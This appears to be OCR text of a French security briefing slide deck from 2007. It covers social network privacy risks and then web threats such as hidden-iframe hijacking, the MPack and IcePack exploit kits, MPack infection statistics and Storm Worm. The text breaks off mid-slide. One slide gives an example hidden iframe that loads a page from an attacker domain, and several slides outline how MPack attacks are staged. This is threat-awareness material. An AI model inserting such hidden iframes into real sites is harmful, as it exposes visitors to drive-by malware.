Le modèle économique des réseaux sociaux est divers : soit la gratuité (Flickr) soit la gratuité de l'accès basique et un abonnement payant pour aller plus loin (par exemple, pour entrer en contact direct avec d'autres personnes sur Copainsdavant, Trombi), soit un abonnement dont le montant est laissé à l'appréciation des utilisateurs (6nergies.net), etc.

La plupart des réseaux sociaux tirent leurs ressources des abonnements de leurs utilisateurs à des services, ainsi que des recettes publicitaires

Perturber, déstabiliser

Les renseignements que les utilisateurs donnent sur eux sont si nombreux qu'ils permettent la création de profils très détaillés, sans que les internautes soient tous conscients des risques d'exploitation pouvant en découler

La sécurité de ces réseaux où abondent données personnelles et professionnelles suscite des préoccupations. L'année 2007 a montré la pertinence de ces inquiétudes

En voici quelques exemples :

Perturber, déstabiliser

Accès frauduleux :

En juin 2007, Facebook a porté plainte contre X pour tentative d'accès frauduleux à son système informatique. Une société du domaine de la pornographie serait impliquée dans cette affaire

Perturber, déstabiliser

Données personnelles et vie privée en ligne de mire :

Le même réseau social Facebook a été vivement critiqué au cours de l'année 2007 pour des applications à la portée tentaculaire. Ainsi, son application Beacon permettait d'envoyer automatiquement aux amis de l'information sur les achats effectués sur Internet par un utilisateur sans donner auparavant à l'utilisateur le moyen de contrôler s'il voulait ou non partager ces renseignements avec ses amis

Perturber, déstabiliser

Impostures et mauvaises rencontres :

Si la majorité des réseaux sociaux exigent que les inscriptions des utilisateurs soient faites en fournissant des données réelles et exactes, les rencontres sur les réseaux sociaux sont comme ailleurs sur le web sujettes au risque d'imposture et de mauvaises rencontres

En 2007, une jeune fille de 13 ans se suicide aux Etats-Unis après une idylle en ligne qui tourne mal avec un ami rencontré sur MySpace. L'interlocuteur de l'adolescente, « Josh », se révèlera par la suite être une femme de 47 ans habitant à proximité. La femme n'a pas été inculpée

Perturber, déstabiliser

Infections :

En 2007, sur des pages piégées du réseau social MySpace, l'utilisateur se voyait proposer de télécharger un (faux) codec (logiciel de décodage) pour pouvoir voir des vidéos
S'il le faisait, il était en réalité redirigé vers un site web téléchargeant un cheval de Troie
MySpace a expliqué que les pages web infectées sur son site l'avaient été par l'intermédiaire d'emails de phishing envoyés aux internautes

Perturber, déstabiliser

En conclusion

Les risques en terme de sécurité informatique sont accrus du fait du nombre très important d'utilisateurs

Les individus qui fréquentent les sites de réseaux sociaux ne sont pas toujours conscients qu'ils donnent trop d'informations sur eux

Ces informations trop personnelles peuvent un jour se retourner contre eux

La cartographie de contacts professionnels peut mettre à mal la gestion de la discrétion sur des (fragments) d'organigrammes et de projets

Elle peut faciliter des approches pour renseignement

Perturber, déstabiliser

Webographie

http://www.theregister.co.uk/2007/12/17/facebook_hack_attack_lawsuit/

http://docs.justia.com/cases/federal/district-courts/california/candce/5:2007cv03404/193531/17/0.pdf

http://www.juriscom.net/actu/visu.php?ID=1004

http://www.lemondeinformatique.fr/actualites/lire-top-10-de-2007-facebook-expose-tous-les-exces-des-reseaux-sociaux-24982.html

http://www.csis.dk/dk/forside/LinkedIn.pdf

http://www.viadeo.com/aide/cgv/

http://www.facebook.com/terms.php

http://www.enisa.europa.eu/doc/pdf/deliverables/enisa_pp_social_networks.pdf

Perturber, déstabiliser

Webographie (suite)

http://www.internetactu.net/2007/11/20/reseaux-sociaux-quand-les-utilisateurs-sen-fichent/

http://www.francesoir.fr/faits-divers/2007/12/01/elle-drague-une-ado-sur-le-web-et-cause-son-suicide.html

http://www.01net.com/editorial/364586/la-page-myspace-d-alicia-keys-infectee-par-un-malware/

http://www.theregister.co.uk/2007/09/05/facebook_public_access/

http://www.theregister.co.uk/2007/07/31/facebook/

http://www.lemondeinformatique.fr/actualites/lire-le-web-20-favoriserait-la-fuite-d-informations-22459.html

Panorama 2007

Sophistication des attaques

- Enjeux malveillants sur le eCommerce
  - Fraude aux cartes bancaires via Internet
  - Escroqueries *via* les sites d'enchères
- Evocation de faits marquants
  - « Cyber-guerre » Estonie
  - Cyber-attaques « chinoises »
  - Enjeux de sécurité sur les infrastructures SCADA

Agenda

iFraming, the italian Job

Mpack…

Stormworm et botnet

Fastflux

Activités « douteuses »

- domain tasting,
- Russian Business Network (RBN)…

Iframe : Définition

Un IFRAME (*Inline Frame*) est un code de redirection qui permet d'afficher dans une page Web, un cadre contenant du code HTML local ou distant. Parmi les attributs offerts avec l'élément, il y a :

- src : la source du contenu à insérer dans le cadre ;
- name : le nom du cadre, permettant de construire des liens vers celui-ci ;
- scrolling : variable autorisant ou non le défilement dans la fenêtre ;
- ainsi que toutes les options pour gérer le cadre, comme sa visibilité, sa largeur, sa longueur, sa position dans la page, ses marges, etc.

Exemple:
```
<IFRAME src="http://www.lemonde.fr" width=530 height=360>
Contenu de remplacement pour les
navigateurs qui ne supportent pas cette balise.
</IFRAME>
```

Iframe : Détournement


La phase préliminaire de l'attaque consiste à rechercher et à infiltrer des sites vulnérables. C'est le cas pour de très nombreux sites qui s'appuient sur des applications développées avec le langage PHP.

Même si l'IFRAME est « caché », il joue son rôle en pointant vers la page du site distant. Si celle-ci contient un exploit (ou même simplement un script), il pourra s'exécuter pour peu que l'ordinateur qui l'active y soit vulnérable (ou ait des paramètres de sécurité laxistes).


Les attaques ont été nombreuses et efficaces: ANI, MS06-044, MS06-006, MS06-014, bugs ActiveX et autres XML overflows

Exemple:
```
<IFRAME src='http://blackhatcrew.ru/tds/iframe.php‘
width='1' height='1' style='visibility: hidden;'>
</IFRAME>
```

iframe caché, réseau sociaux



Iframe « cachées » ?



Printemps 07 : Italian Job / MPack


Attaque préméditée : Entre la mi-avril et la mi-juin, un grand nombre de serveurs web est corrompu. (faille commune visant Apache ou IIS ou une erreur de configuration au niveau des FAI probablement en cause)


En juin, plus de 10 000 sites sont touchés dont 80% en Italie. Plus de 80 000 machines sont ensuite infectées.

Dès qu'un utilisateur visite un site piégé il est silencieusement redirigé vers un web hébergeant la page PHP d'un outil connu sous le nom de MPack. **(iframe)**

Diverses attaques exploitant les failles de sécurité du navigateur de la victime sont enchaînées (Firefox, IE, Opera, etc.)

Attaques coté client (client-side attacks)





Source : http://www.honeynet.org/papers/wek

Mpack

Outil commercial « de piratage »

Développé et maintenu par un groupe russe

Entre 700 et 1000 $, support compris…

Simple et efficace… (Collection de scripts PHP)


> " The project is not so profitable compared to other activities on the Internet. It's just a business. While it makes income, we will work on it, and while we are interested in it, it will live. "
>
> "DCT", one of three developers of the MPack infection kit

Source : securityfocus.org

Derrière l'*iframe : MPack*

Avant l'attaque

1. Une personne malveillante dispose du kit MPack. Elle l'a configuré et a implantée sur son serveur web la page PHP utile au lancement des exploits ainsi que les divers modules qui leurs sont associés.
2. Elle s'est infiltrée sur quelques serveurs web et a insérée des balises HTML iframe piégées qui pointent sur sa page d'attaque.
3. MPack est configuré pour implanter secrètement plusieurs programmes sur toute machine vulnérable qui s'y connecte.





Le premier programme est un piégeur. Il tentera d'infiltrer les pages web accessibles depuis le poste de la victime afin de les infecter et d'étendre le rayon d'action de MPack.
Les autres programmes sont généralement des implanteurs qui installeront les programmes malveillants que souhaite utiliser le pirate (robot, backdoor, keylogger, PassWord Stealer, etc.). L'outil est couplé à une base MySQL qui lui permet de suivre l'évolution de l'attaque.

IFrame & MPack

L'attaque

1. La victime visite un site légitime piégé
2. Elle est redirigée silencieusement vers le serveur hébergeant MPack
3. En fonction du navigateur, diverses vulnérabilités sont testées. Divers malwares sont téléchargés et exécutés.
4. Les pages web accessibles depuis le poste de la victime sont à leur tour piégées.





Derrière l'*iframe*

Le cas de l'Italie (« Italian Job »/MPack)

MPack v0.86 stat

Attacked hosts: (total/uniq)	
IE XP ALL	51966 - 47853
QuickTime	23 - 23
Win2000	3372 - 2988
Firefox	9527 - 9395
Opera7	15 - 15

Traffic: (total/uniq)	
Total traff:	66666 - 60763
Exploited:	8832 - 6636
Loads count:	98027 - 3715
Loader's response:	1109.91% - 55.98%
User blocking:	ON
Country blocking:	OFF
Efficiency: 147.04% - 6.11%	

Country	Traff	Loads	Efficiency
IT - Italy	47534	96520	203.05
ES - Spain	5491	[illegible]	[illegible]
US - United states	1914	68	3.55
DE - Germany	1365	79	5.79
FR - France	896	53	5.92
GB - United kingdom	852	40	4.69
CH - Switzerland	652	29	4.45
MX - Mexico	551	60	10.89
AR - Argentina	506	82	16.21

Source Symantec

Traffic: (total/uniq)	
Total traff:	103816 - 94648
Exploited:	12756 - 9980
Loads count:	13722 - 4921
Loader's response:	107.57% - 49.31%
User blocking:	ON
Country blocking:	OFF
Efficiency: 13.22% - 5.2%	

Attacked hosts: (total/uniq)	
IE XP ALL	80224 - 73283
QuickTime	37 - 34
Win2000	3548 - 3060
Firefox	16810 - 16599
Opera7	25 - 25

Country	Traff	Loads	Efficiency
IT - Italy	70171	11288	16.09
ES - Spain	7554	436	5.77
US - United states	3638	124	3.41
DE - Germany	2692	135	5.01
FR - France	1828	65	3.56
GB - United kingdom	1534	60	3.91
NL - Netherlands	1261	46	3.65
CH - Switzerland	1185	46	3.88
CA - Canada	971	337	34.71
MX - Mexico	738	71	9.62
JP - Japan	706	43	6.09

Source WebSense

Une version récente de MPack

MPack v0.90 stats

Attacked hosts (total - uniq)	
IE XP ALL	114721 - 96104
QuickTime	2175 - 2048
Win2000	7033 - 6260
Firefox	12885 - 12514
Opera7	1271 - 1264

Traffic (total - uniq)	
Total traff	159073 - 129089
Exploited	44804 - 35574
Loads count	17408 - 15968
Loader's response	38.85% - 44.89%
Efficiency 10.94% - 12.37%	

Browser stats (total)	
MSIE	4 0%
Opera	1 0%

Modules state	
Statistic type	MySQL-based
User blocking	ON
Country blocking	OFF

Country	Traff	Loads	Efficiency
RU - Russian federation	112793 70.9%	12653 72.7%	11.22%
UA - Ukraine	16666 10.5%	1670 9.6%	10.02%
IT - Italy	7045 4.4%	593 3.4%	8.42%
GE - Georgia	5775 3.6%	673 3.9%	11.65%
BY - Belarus	5419 3.4%	657 3.8%	12.12%
KZ - Kazakstan	3098 1.9%	376 2.2%	12.14%
US - United states	1117 0.7%	50 0.3%	4.48%
AZ - Azerbaijan	1060 0.7%	128 0.7%	12.08%
MD - Moldova, republic of	683	101	14.79%

Même technique, d'autres outils

IcePack

- outil similaire à MPack, les exploits sont les mêmes
- interface d'administration évoluée
- commercialisé aux alentours de 400 dollars

n404

- utilisé contre le site de la *Bank of India (31 août 2007)*

NeoSploit

- Utilisé contre le site de *Monster.com* le 19 novembre 2007 (Eddie Bauer, GMAC Mortgage, BestBuy, Toyota Financial and Tri Counties Bank).

StormWorm

Nombreux noms : Storm Worm, Zhelatin, Peacomm


Première apparition en janvier 2007

Caractéristiques :

